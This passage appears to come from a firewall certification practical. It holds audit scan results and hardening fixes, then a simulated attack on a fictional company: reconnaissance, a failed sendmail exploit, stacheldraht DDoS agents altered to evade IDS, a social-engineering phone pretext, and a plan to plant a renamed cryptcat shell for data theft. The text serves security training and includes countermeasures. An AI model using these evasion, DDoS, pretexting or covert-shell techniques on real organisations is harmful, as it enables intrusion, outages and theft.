HPING 110.0.0.231 (eth0 110.0.0.231): S set, 40 headers + 0 data bytes
4082545458 +4082545458
4082737458 +192000
4082929458 +192000
4083121458 +192000
4083313458 +192000
4083505458 +192000

--- 110.0.0.231 hping statistic ---
6 packets tramitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 0.7/1.0/1.6 ms
```

Obviously the firewall's sequence numbers can be predicted.

3.2.2) From Subnet to Subnet


a) Perform a normal port scan from subnet to subnet

A port scan was run from each subnet in the "From" column to each subnet in the "To" column of Table 13. The open ports are displayed in the Result column[45]. These scans will tell us which other services could potentially be compromised if a host on the "From" column subnet was compromised. For this set of tests, one laptop from which the tests will be run will be given the ip

[45] Scans were not run from the subnets behind the internal firewall as this is considered out of scope


address and cable of a particular host for the duration of the test. A second laptop will be running tcpdump and will be located on the destination subnet specified in the “To” column. The IDS hosts will also be running tcpdump to verify the packets originating from the first laptop. To illustrate the tests, we show two examples of how the tests will be run:

Figure 32 : Public Service Subnet to Application Subnet Test 1



In the first instance the DNS/NTP server will be unplugged from the network and its ip address given to laptop 1.

Figure 33 : Public Service Subnet to Application Subnet Test 2



In the second test for this subnet we will unplug the brochure site and use its ip address on laptop 1 to perform the port scan.

The nmap command to be used is as follows:

nmap -p 1-65535 -P0 *subnetrange*, eg. 10.0.3.*

A note on the External Subnet: To verify which type of connections an internal host is capable of making to a host on the internet, the second laptop was setup on the external subnet with a public address of 110.0.0.15 for each subnet test. The point of the test is not to see which ports are open on the laptop but rather to see which packets actually get to the laptop.

The same approach was used in the previous section before the results were summarized below; that is, the tcpdump output, the firewall log and tool output was used to verify the rule base. To save the reader from trolling through pages and pages of output, the results have been summarized in the table below:

Table 13 : Subnet to Subnet Normal Port Scan Results

From	To	Result
Web Subnet	Public Service Subnet	Udp 53 10.0.0.6 Udp 123 10.0.0.6 Tcp 80 10.0.0.5
	Application Subnet	Tcp 443 10.0.3.10 Tcp 5510 10.0.3.2 Udp 5500 10.0.3.2
	Internet Services Subnet	Udp 514 10.0.4.8 Tcp 25 10.0.4.6
	Database Subnet	No open ports
	LAN Application Subnet	No open ports
	LAN	No open ports
	External Subnet	No packets are allowed out
Public Service Subnet	Web Subnet	Tcp 443 10.0.1.230
	Application Subnet	Tcp 8993 10.0.3.10
	Internet Services Subnet	Udp 514 10.0.4.8 Tcp 25 10.0.4.6
	Database Subnet	No open ports
	LAN Application Subnet	No open ports
	LAN	No open ports
	External Subnet	Udp 53 anywhere
Application Subnet	Web Subnet	Tcp 443 10.0.1.230
	Public Service Subnet	Udp 53 10.0.0.6 Udp 123 10.0.0.6 Tcp 80 10.0.0.5
	Internet Services Subnet	Udp 514 10.0.4.8 Tcp 25 10.0.4.6

	Database Subnet	No open ports
	LAN Application Subnet	No open ports
	LAN	No open ports
	External Subnet	No packets are allowed out
Internet Services Subnet	Web Subnet	Tcp 443 10.0.1.230
	Public Service Subnet	Udp 53 10.0.0.6 Udp 123 10.0.0.6 Tcp 80 10.0.0.5
	Application Subnet	No open ports
	Database Subnet	No open ports
	LAN Application Subnet	No open ports
	LAN	No open ports
	External Subnet	Tcp 25 anywhere Tcp 80 anywhere Tcp 443 anywhere Tcp 21 anywhere

All open ports are valid and where ports are open it is only open for particular hosts and not for the entire subnet range.

b) Perform an ACK port scan from subnet to subnet
The same approach was taken as in the normal port scan above, the only difference is the nmap command issued from each host to each subnet:

nmap -p 1-65535 –P0 -sA *subnetrange*, eg. 10.0.2.*

To save the reader from trolling through pages and pages of output, the results showed that no ack packets were being allowed through the firewall, no matter from which or to which subnet it was being sent.

c) Perform a Denial-of-Service from subnet to subnet
The same approach was taken as in the previous two scans above, the only difference is that we now want to verify if the firewall's SYN flooding defenses apply to internal hosts initiating the connections. This is important to know as if an internal host was to be compromised, it could potentially be used in a denial-of-service attack against our own network or against another remote site's network. We use hping to generate the SYN flood:

hping *host on destination network* -q -p 80 -S -c 100 -i u10000

To save the reader from trolling through pages and pages of output, the results showed that the firewall logs did not pick up the SYN flood. All packets were forwarded on as expected.

d) Perform normal operation with spoofed address from subnet to subnet
Once again, the same approach was taken as the test above with the following command being run from subnet to subnet:

hping *destination host ip* –S -a *private address not on source subnet* -p 80 -c 3

In each case the results showed that the packets were not forwarded on and firewall log entries were generated for every spoofing attempt.

e) Ping test from subnet to subnet

For the final tests the same approach was used as in the tests above with tests being run from subnet to subnet. The following command was run from subnet to subnet:

Ping *destination host ip*

In each case the results showed that the echo requests were not forwarded and firewall log entries were generated for each dropped request.

3.3) Audit Report

a. Nessus Vulnerabilities

- After investigating the Nessus vulnerabilities around dtspc and the font service they were found to be valid vulnerabilities. These services are not required and should both be turned off by commenting them out of the /etc/inetd.conf file and restarting the inetd daemon. Since neither of these services is required, the hardening script used to harden hosts should be amended to turn these services off.

b. Spoofing attempts

- The private address spoofing attempts were both detected and logged. This is normal operation but the Track option for these should be set to Alert and the firewall administrators alerted when this occurs
- The spoofing of the IANA reserved address was not detected by the firewall. The list of reserved IANA addresses should be added to the firewall objects topology so that future attempts will be logged and alerted on.

c. Port Scans were logged – should be changed to an alert

- All port scans were logged by the firewall, which proves the SmartDefense Successive Events feature is working correctly. The track option should however be changed from Log to Alert and the firewall administrators alerted when this occurs.

d. TCP Sequence Predictability

- If a TCP sequence number could be predicted, a packet could be constructed to complete a tcp handshake with a host without ever connecting to the host in the first place. Add the following line to the firewall at the command prompt:

ndd -set /dev/tcp tcp_strong_iss 2

Also amend the /etc/default/inetinit file and set TCP_STRONG_ISS to 2.

e. Denial-of-Service on internal interfaces

- If an internal host was to be compromised it could potentially be used to launch a denial of service syn flood on another internal or even external host. To prevent this from happening, the Successive alerts monitor should be enabled on all interfaces. There is some resource overhead to enabling this but response times can be measured before and after it has been turned on to see the real effect.

f. IDS on encrypted Content Switch network

- Although not much to do with the firewall policy, it was noted during the audit that there is no IDS on the network between the external firewall and the content switch. This would have been useful to have during the audit but would also be a good idea to have this network monitored through IDS even though the traffic will be encrypted. Illegitimate traffic may not be encrypted.

Future Considerations for GIAC's network:

1) HA everything

High availability should be deployed on the external perimeter as follows:

- Another External Firewall should be deployed. Stonebeat and Rainwall offer good clustering solutions.
- A second external router should be deployed with HSRP running between them.
- A second internal firewall should be installed. Gauntlet is not able to save state so it would have to run as a hot standby.


2) Test Environment

A test environment should be built to replicate production as far as possible. To save on cost lower specked hardware could be deployed but the software versions should be the same as the production environment where possible. Such an environment would enable testing of policy changes and software upgrades to minimize impact on production services when deployed. A test bed also provides an environment where new technologies can be evaluated before purchase.

Assignment 4 – Design Under Fire

I've chosen Mark Hillick's practical as object of my hacking aspirations. His network diagram is illustrated below:

Figure 34 : Mark Hillick's Network Design



4.1) Prep work

Obviously to determine the types of attacks Mark's network could be vulnerable to, I needed to determine what services were being allowed in and out of his network. Although it helps to have a detailed copy of his security policy[46], I've assumed that I do not have this information and started off by mapping his network with what is publicly available - his dns zones and public addressing.

a) Getting the dns information

Using basic nslookup commands from a windows 2000 workstation I was able to ascertain the following information:

```
Susieq&/nslookup
Default Server:  rns1.internet-ireland.ie
Address:  217.78.0.11
```

[46] http://www.giac.org/practical/GCFW/Mark_Hillick_GCFW.pdf

```
> set type=ns                          #change query type to nameserver
> giac.com
Server:  rns1.internet-ireland.ie
Address:  217.78.0.11
Non-authoritative answer:              #this answer came from cache
giac.com  nameserver = fermet.giac.com
giac.com  nameserver = sec01.ns.merde.net
> server fermet.giac.com               #change my nameserver
Default Server:  fermet.giac.com
Address:  189.69.69.37
> set type=mx                  #change query type to mail exchanger
> giac.com
Server:  fermet.giac.com
Address:  189.69.69.37

giac.com  MX preference = 5, mail exchanger = fermet.giac.com

                                       #interesting – his mx is also his ns!!
giac.com  nameserver = fermet.giac.com
giac.com  nameserver = sec01.ns.merde.net
fermet.giac.com       internet address = 189.69.69.37
sec01.ns.merde.net       internet address = 63.69.145.11
> ls -a giac.com
[fermet.giac.com]

*** Can't list domain giac.com: Query refused

        #domain transfers are not allowed to anyone – some work has been done here to
        secure bind
> set type=a                           #set query type to "a" record
> www.giac.com
Server:  fermet.giac.com
Address:  189.69.69.37
Non-authoritative answer:
Name:    www.giac.com
Address:  186.69.69.98
> finger fermet.giac.com
Finger: unknown service                #finger service is not running
>exit
```

b) Get assigned public address range

I logged onto ripe.net and queried the fermet.giac.com nameserver's ip address against their whois database: http://www.ripe.net/perl/whois and got the following information (I've only left the salient information in the output):

```
returned inetnum:      189.69.69.0 - 189.69.69.255
netname:       GIAC-NET-1
descr:         GIAC-net
descr:         GIAC Enterprises
country:       IE #This at least gives me something to go on if I wanted to attempt some social
engineering and also gives me an idea of laws that may apply to any hacking attempts I
make
admin-c:       GIAC9-RIPE #I can make similar queries with the url above with this information
to get detailed information on the IT staff such as contact numbers, e-mail addresses,
physical addresses, etc. if I wanted to for example hijack a domain
```

```
tech-c:      GIAC10-RIPE
mnt-by:      RIPE-NCC-HM-PI-MNT
mnt-by:      GIAC-MNT
changed:     hostmaster@ripe.net  20010126  #No changes have been made in a while
```

c) Mapping the network

- The tools

Nessus (with some help from nmap) was used to scan the public range of addresses, 189.69.69.0-189.69.69.255 for well-known ports and any known vulnerabilities. I used a Linux workstation running nessus server and a nessus windows client.

From the output[47] it is clear that I am getting positive responses from ports 80, 443, 25, 53 (udp) and vpn ports, 264 (checkpoint topology updates), ike (500/udp)[48] – all from the addresses 189.69.69.36 and 189.69.69.37 – this tells me either there are two servers doing exactly the same thing or there are two firewalls natting or proxying connections to the internal LAN. I'm opting for the second guess! I also know that the firewalls are running on Solaris, based on the OS fingerprinting done by Nessus.

- Determining the type of firewall

One of the easiest protocols for hackers to use to map parts of a network is SMTP. I now want to know if the firewall is the relayer (running an SMTP proxy) or are mail connections being natted. I start by issuing a few simple SMTP commands and noting the responses:

```
C:>telnet fermet.giac.com 25
220 fermet.giac. com SMTP Ready.
EHLO                                #strictly adhering to rfc standards
500 Command unrecognized
HELLO
500 Command unrecognized
HELO
250 Charmed, Im sure.
MAIL FROM: rugrat@hotmail.com       #I've a hotmail account setup with this address
250 rugrat@hotmail.com... Sender Ok
RCPT TO: anyuser@giac.com           #I want an error message returned so I don't use a
                                    valid giac mail address
250 anyuser@giac.com OK
DATA
354 Enter mail, end with "." on a line by itself
Test
.
250 Mail accepted
QUIT
221 Closing connection
```

[47] The output from the scan is detailed in Appendix C.

[48] Although Nessus did not detect this I'll assume ip protocol esp 50 is also allowed

See Appendix B for a comparison of output after issuing the same commands to a known sendmail daemon.

I receive the error message from the undeliverable mail generated above in my hotmail account and review the internet headers that have been attached to the message as it traversed Mark's network:

```
1. Received: from fermet.giac.com (fermet.giac.com [189.69.69.37])
2.         by mail3.hotmail.com (Postfix) with ESMTP id 7D1B0AA925
3.         for <rugrat@hotmail.com>; Sat, 26 Apr 2003 22:52: 34 +0100 (IST)
4. Received: (from uucp@localhost)
5.         by fermet.giac.com (8.11.6+Sun/8.11.6) id h3QLxaR11619
6.         for <rugrat@hotmail.com>; Sat, 26 Apr 2003 22:59: 36 +0100 (IST)
7. Received: from relay1(10.10.2.4) by fermet.giac.com via csmap (V6.0)
8.         id srcAAAKgaqSw; Sat, 26 Apr 03 22:59:36 +0100
9.  To: rugrat@hotmail.com
10. Subject: Delivery failure (anyuser@giac.com)
11. From: postmaster@giac.com
12. Message-Id: <T61d898549c0a080435133@relay1.giac.com>
13. Date: Sat, 26 Apr 2003 22:54:49 +0100
14. MIME-Version: 1.0
15. Content-Type: multipart/report; report-type=delivery-status;
16. boundary="4927/307/1051394089/MAILsweeper/relay1.giac.com"
```

Good old SMTP! I get the following bits of information from the headers:

a) Line 16 – Mailsweeper is used as an internal relayer. The hostname is relay1 and the relayer runs on Windows NT or Windows 2000 as Mailsweeper only runs on these platforms
b) Line 14 – Version of MIME encoding used is 1.0. Handy if I wanted to slip something passed mailsweeper that it may interpret as text/html or another known MIME format.
c) Line 7 – The internal address for relay1 is 10.10.2.4
d) Line 7 - Fermet.giac.com uses csmap version 6 to relay mail – Only Gauntlet v 6 runs this (that I am aware of). The firewalls are Gauntlet v6! This also means sendmail is used to relay mail after csmap has processed it.
e) Line 5 – The sendmail version running on the firewalls is 8.11.6 and the firewall OS is Sun Solaris which confirms my findings from nessus. Sendmail 8.11.6 was shipped with Solaris 2.8.
f) Line 4 - sendmail and csmap run as the user uucp. We now have a username on the firewall and we know it has a shell (therefore I can use it to logon to the firewall) as the csmap daemon runs as this user.

I now have enough information to find some exploits.

4.2) An attack against the firewall itself

In researching known vulnerabilities for Gauntlet, it became apparent that not many exist for Gauntlet 6, although various vulnerabilities exist due to Gauntlet utilizing bind and sendmail.

http://www.cert.org/advisories/CA-2001-25.html - Buffer Overflow in Gauntlet Firewall allows intruders to execute arbitrary code – Gauntlet 5.x's smap proxy was vulnerable and a patch released for it shortly after the vulnerability became known. I'll assume that the fix was carried over to Gauntlet 6.x and not pursue this one.

http://www.cert.org/advisories/CA-2002-19.html - Buffer Overflows in Multiple DNS Resolver Libraries – BIND 9.0.x and 9.1.x are not vulnerable to this but various other versions are. Although Gauntlet would use any libraries that the OS supplies for dns, many people compile the ISC's latest versions and run that instead. I'll see if I can find out what Mark is running.

```
Susieq$ nslookup
Default Server: rns1.internet-ireland.ie
Address:  217.78.0.11

> server 189.69.69.37
Default Server:  [217.78.0.11]
Address:  217.78.0.11

> set class=chaos
> set type=txt
> version.bind
Server:  [189.69.69.37]
Address:  189.69.69.37

version.bind    text = "0.0.0 .0"
>
```

Mmmmm..he has obviously applied some good measures to secure his dns. I found a script at http://www.hack.co.za/index.php?mode=browse&author=141 which basically just does an authors.bind query on a target dns server of your choice. If the query is answered, the target is running Bind 9.x. If no answer is received, it is running a version of bind prior to 9. To verify if this is the case, I check it on my own Bind 9 server:

```
Susieq$ nslookup
Default Server: Susieq
Address:  127.0.0.1

> set class=chaos
> set type=txt
> authors.bind
Server:  [127.0.0.1]
Address:  127.0.0.1

authors.bind    text = "James Brister"
authors.bind    text = "Michael Graff"
authors.bind    text = "David Lawrence"
authors.bind    text = "Michael Sawyer"
authors.bind    text = "Brian Wellington"
authors.bind    text = "Andreas Gustafsson"
authors.bind    text = "Bob Halley"
authors.bind    text = "Mark Andrews"
```

I also try it on a bind 8 server and get the response

*** can't find authors.bind: Server failed

So the “authors.bind” query is unique to Bind 9. I try it on Mark’s dns server and get the same reply for authors.bind:

```
Susieq$ nslookup
Default Server:  rns1.internet-ireland.ie
Address:  217.78.0.11

> server 189.69.69.37
Default Server:  [217.78.0.11]
Address:  217.78.0.11

> set class=chaos
> set type=t xt
> authors.bind
Server:  [189.69.69.37]
Address:  189.69.69.37

authors.bind    text = "James Brister"
authors.bind    text = "Michael Graff"
authors.bind    text = "David Lawrence"
authors.bind    text = "Michael Sawyer"
authors.bind    text = "Brian Wellington"
authors.bind    text = "Andreas Gustafsson"
authors.bind    text = "Bob Halley"
authors.bind    text = "Mark Andrews"
```

Well, that rules that one out. He is running a BIND 9 version and as the exploit is aimed at versions other than Bind 9 I cannot use it at this point.

http://www.cert.org/advisories/CA-2003-12.html - Buffer Overflow in Sendmail. Sendmail versions vulnerable to this attack are versions below 8.12.9. Since I know the firewalls are running version 8.11.6 (this I got from line 5 of the message header above), this is a candidate for exploiting. This version of sendmail is basically vulnerable to a user inputting an incorrect value for the prescan function, which skips the buffer length check. I also find some exploit code at http://www.securiteam.com/exploits/5KP0G2A9PU.html.

I run the code from my workstation where I am dialled up to a free Internet service provider using a dhcp range for dial-up as I need a valid ip address to run the exploit from. The credentials I supplied to the ISP are false and if either Mark’s network team or the local ISP caught me out I simply do not use the service provider again.

The following output is displayed as I run the script:

```
./sendmail_ exploit  -t 189.69.69.37
Local sendmail 8.11.6 exploit by sorbo (sorbox@yahoo.c om)
Attempting to exploit 189.69.69.37
pvpbuf=0x005c
zero=0x0000
chunk=0x004
shellcode=0x0084
```

```
Exploit failed... try adding -b
```

I add the –b option, which tells the script to brute force the pvfbuf address until the exploit is successful.

```
./sendmail_ exploit -t 189.69.69.37
Local sendmail 8.11.6 exploit by sorbo (sorbox@yahoo.com)
Attempting to exploit 189.69.69.37
Trying pvpbuf=0x005c
Trying pvpbuf=0xa18
Trying pvpbuf=0xf24
Trying pvpbuf=0x193c
etc....  # Various pvfbuf values are tried generating a few hundred lines of output

        #Eventually the following is displayed:
Bruteforce failed.
```

I am unsure as to why the exploit failed so I investigate the code a bit further. After a while it becomes apparent that this exploit will not work as it requires the sendmail daemon to be running. The Gauntlet implementation of sendmail runs csmap as the mail relay daemon with sendmail being called from a cronjob to clear out any mail queues. So in effect the exploit is run against Gauntlet's Csmap proxy instead of sendmail. I will keep an eye on this firewall however as a simple misconfiguration upon startup could leave the firewall running with sendmail instead of csmap as the mail relaying daemon. The exploit could then be tried again.

No luck on this front today!

4.3) A Denial of Service Attack

From the nmap ran previously, I know that the perimeter will accept connections on tcp ports 80, 443, 25, udp 500, 53 and 264. It would be pointless to launch an attack against any ports other than these as they will be dropped straight away (either by a filtering router or a firewall). I decide to focus a SYN flood attack just on port 443 to try and bring down Mark's online web services.

I also assume that a generic (plug) proxy has been setup on the firewall to handle port 443 connections, as the external firewall is a Gauntlet firewall. As proxies do not forward connections onto destinations until the TCP handshake has been completed, I will be trying to at least keep the firewall busy enough so that legitimate connections cannot be established. From the output of the OS fingerprinting done earlier, I also know that the firewall is running on a Solaris platform. My primary goal then would be to try and fill up the connection table on the OS so that no legitimate connections can be made.

Assuming that I have 50 compromised cable modem/dsl systems and each system would be able to generate 120 SYNs per second[49], I will be sending 6000 SYNs per second to Mark's firewall. To do this I will be using the ddos tool, stacheldraht version 4. This tool was chosen over others that are freely available as it gives me the ability to use tcp syn flooding on the attack as well as encrypt the communications between the agents and master. I found the source code for the tool at http://packetstormsecurity.nl/distributed/stachel.tgz and a detailed analysis on how the tool works at http://packetstormsecurity.nl/distributed/stacheldraht.analysis .

- First off I need to compile the source for the agents and master. To prevent detection by IDS systems, I replace some of the default ports, passwords and command names so that the usual signatures won't be able to be matched. [50]

For the master:

a. in mserv.c file –

- Change SERVVERSION "[*]stacheldraht[*] mserver version: 4.0\n to SERVVERSION "*whatever Microsoft webserver prompt on port 80 is"*
- Change MSERVERPORT 65512 to MSERVERPORT 80 – I'll just look like another webserver.
- Change LOCALIP "193.116.54.15" to my master's ip
- Change COMMANDPORT 65513 to 443
- Change CURPROMPT "stacheldraht" to "IIS 5.0"
- Replace three instances of "sicken" with "rug1rat"
- Replace the "authentication" passphrase with "josephandhisamazingtechnicolourdreamcoat"

For the client leaf -

b. In td

Td – one instance of sicken

c. Config.h file as per master

For client "telnet" agent -

d. Client.c – change one instance of authentication

The agents were compiled for Solaris 2.x (32 bit) and installed on the 50 compromised systems. The master was compiled for linux.

- Connect to the agents and issue the following commands:

```
# ./sclient 192.168.0.1
```

[49] http://www.tech-mavens.com/synflood.htm details how 4 different firewalls responded to a particular SYN attack. Also detailed is what rate of syns/sec you could get out of various connection speeds based on SYN packet sizes being 64 bytes and 100% bandwidth available. In my attack I'll assume a more realistic 60% of bandwidth available as these compromised systems undoubtedly are using some of the bandwidth as well.

[50] I could also replace all the text strings in the code with other phrases to make sure that IDS devices cannot match any signatures.

```
   [*] stacheldraht [*]
 (c) in 1999 by ...
trying to connect...
connection establishe d.
------------------------------------
enter the passphrase : rug1rat
------------------------------------
entering interactive session.
******************************
   welcome to stacheldraht
******************************
type .help if you are lame
stacheldraht(status: a!36 d!14)> #ensure that all my other agents are active as well
--------------------------------------------------------------------------
stacheldraht(status: a!50 d!0)>. \sprange 443-443
.\madd 189.69.69.37 189.69.69.36
.\mdos      #and wait.....................................................
.\mdie
```

After 45 minutes I try to browse to the online web services site and I am still able to connect successfully, albeit with a slower response time than usual. After 90 minutes, I notice that my connections are being dropped as the agents are not receiving syn-ack's back from the firewall anymore. I try to browse to the online web servers and response times are back to normal – I have been discovered (probably via an IDS device) and blocked!

The firewalls are either highly specked servers and are able to sustain large connection tables or other measures have been put in place such as these detailed below to combat TCP SYN Flood attacks.
Thus far I've assumed I do not have the intimate knowledge of Mark's infrastructure as detailed in his GCFW assignment. Since I do, I could launch the same attack but spoof the addresses of the distributed directors used and be forwarded straight through the firewall to the web server. These connections will not be written to the connections table, as they are not handled by the firewall proxy – they are simply forwarded on. I'd have a much greater chance of bringing down the web server than the firewall.

- Countermeasures

a) Prevention

- Include some defences for SYN attacks on your external perimeter router such as TCP Intercepts
- Include defences on your external firewall, such as Checkpoint's SYN Defender.

In this case with a Gauntlet Firewall running on Solaris:

1) Decrease the abort timeout value on the OS: this parameter determines how long a half-open (a session which has not been established; the firewall has received a syn and sent a syn-ack and is waiting for the next ack to establish the session) connection will remain in the connection table.

Add the line ndd -set /dev/tcp tcp_ip_abort_cinterval 30000 to the /etc/init.d/inetinit file and reboot or simply add the command at the prompt.

The actual value of the parameter (in the example 30s) should be determined carefully as it could impair valid communications with slow links.

2) Increase the backlog queue on the OS: this parameter controls how many connections may be queued per port.

Add the line ndd -set /dev/tcp tcp_conn_req_max 8192 to the /etc/init.d/inetinit file.

- Ensure you have enough memory on your servers to handle an increased connection table due to a DOS
- Minimize the number of ports the firewall (and possible target hosts) listens on

b) Detection

- Deploy an IDS on the external perimeter (outside of the firewall) that could alert you if a syn flood is detected
- Write a script to run on your firewall (and other hosts) that measures the number of connections in a "SYN Received" state and alert you if a particular value is exceeded. You would have to have a baseline to work off of first though. A command that will do this is "netstat -an -f inet | grep SYN_RCVD | wc –l"

c) Preventing/Detecting the Agents running on your network (i.e. you have a compromised host that could be used for DDOS's on other networks):

- Do not allow icmp (specifically type echo reply) out of your network as the agents use it to communicate with each other and the master
- If icmp is required, ensure that your IDS signatures are able to detect stacheldraht (and any of the other know ddos tools)
- If you have no IDS, do not allow tcp port 514 out of your network (not that I could think why you would). The agents use this port to download new updates of its software.

4.4) Compromise an internal system

I decided to try and compromise an internal user workstation so that I would be in a position to download some confidential marketing & sales information and sell them to the highest bidder. The easiest way onto someone's machine these days seem to be through the use of activex objects or java applets as not may users have proper security settings on their machines (especially their browser application) and even when warnings are displayed, they are quickly dismissed.

To find out more about how Mark's users access the web and what sort of browsers they use, I employ some social engineering techniques:

I phone up GIAC's main switch number close to 17:00 when most people are already thinking of their evening's ahead and not paying too much attention to work:
Receptionist: "GIAC Enterprises, good afternoon"
Me: "Good afternoon. Could I speak to someone in your sales department please?"
Receptionist: "Certainly, please hold the line and I'll put you through"
……
Sales Representative: "Sales, good afternoon."
Me: "Good afternoon. My name is Sherry Reynolds and I am a contractor working with the lads in the IT department for a few days, reviewing ways of increasing your internet browsing access speeds and I was wondering if you could just test a service for us?"
Sales Representative: "Certainly, what would you like me to do?"
Me: " Could you open up your browser and first off check its version, go to Help, About"
Sales Representative: "It says, Internet Explorer 6.0.26……"
Me: " That's great. Could you now just go to the url http://www.mysite.com/test and tell me what is displayed?"
Sales Representative: "O dear, it says, Trend Micro Anti-Virus 3.5 has detected that the site you are attempting to go to contains a virus - EICAR"
Me: "Not to worry, it is just a test page and we are ensuring that anti-virus is working correctly. Could you possibly also ask someone near you to do the same?"
Sales Representative: " Sure, just hang on" ……. "Shirley has Internet Explorer 5.5 and she gets the same message when she goes to that link"
Me: " That's wonderful. Just one last thing – could I get your e-mail address, then we can just send you a mail if we need you or Shirley to test anything again?"
Sales Representative: "Sure, my e-mail address is joes@giac.com, Shirley's is shirleyg@giac.com"
Me: "Thanks very much for your help. I might send you and Shirley an e-mail later with another test url if we need to do more testing. Thanks again. Bye bye."

Now I know that all machines are not running the same browser versions and that they most probably run NT or 2000 workstations with some version of Internet Explorer (at least 5.5 or higher). I also know that they run Trend Micro 3.5 for virus vetting – a good product but newer versions of Trend is able to do active content checking as well.

- The plan

I need to get some sort of terminal access to one of the users workstations so that I am able to have a look at what files are stored locally as well as on his/her networked drives and then also be able to copy/ftp these files off. The easiest way of doing this, especially through a proxied environment is through the use of a tool such as netcat, which would give me command line access to the user's workstation. To get netcat or another similar tool onto the user's workstation will prove to be the most difficult. I do some digging to find a why to get the tool on the user's workstation without their knowledge and find an

interesting description of how to deliver content to a workstation silently at http://packetstormsecurity.nl/0005-exploits/silent.delivery.txt through the use of either html based e-mail or html on a webpage. Some of these ideas can be adapted to facilitate my needs.

- Preparation Work
    - Cryptcat

Instead of using netcat, which could arouse suspicion if some of the commands were spotted by any IDS devices in play, I have instead opted for cryptcat – an encrypted version of netcat available from http://farm9.com/content/Free_Tools/Cryptcat. The encryption is based on twofish with a shared secret, which is sufficient for my needs, as I simply don't want the traffic to be seen as anything but encrypted. If it was decrypted somehow, I will be long gone and have sold any pertinent information already. I download the source, amend the hard coded shared secret (the word "metallica") and compile the source with an executable name of winct.exe. This name was chosen; as it would not be as easily spotted on a workstation than if it was called cryptcat.exe.

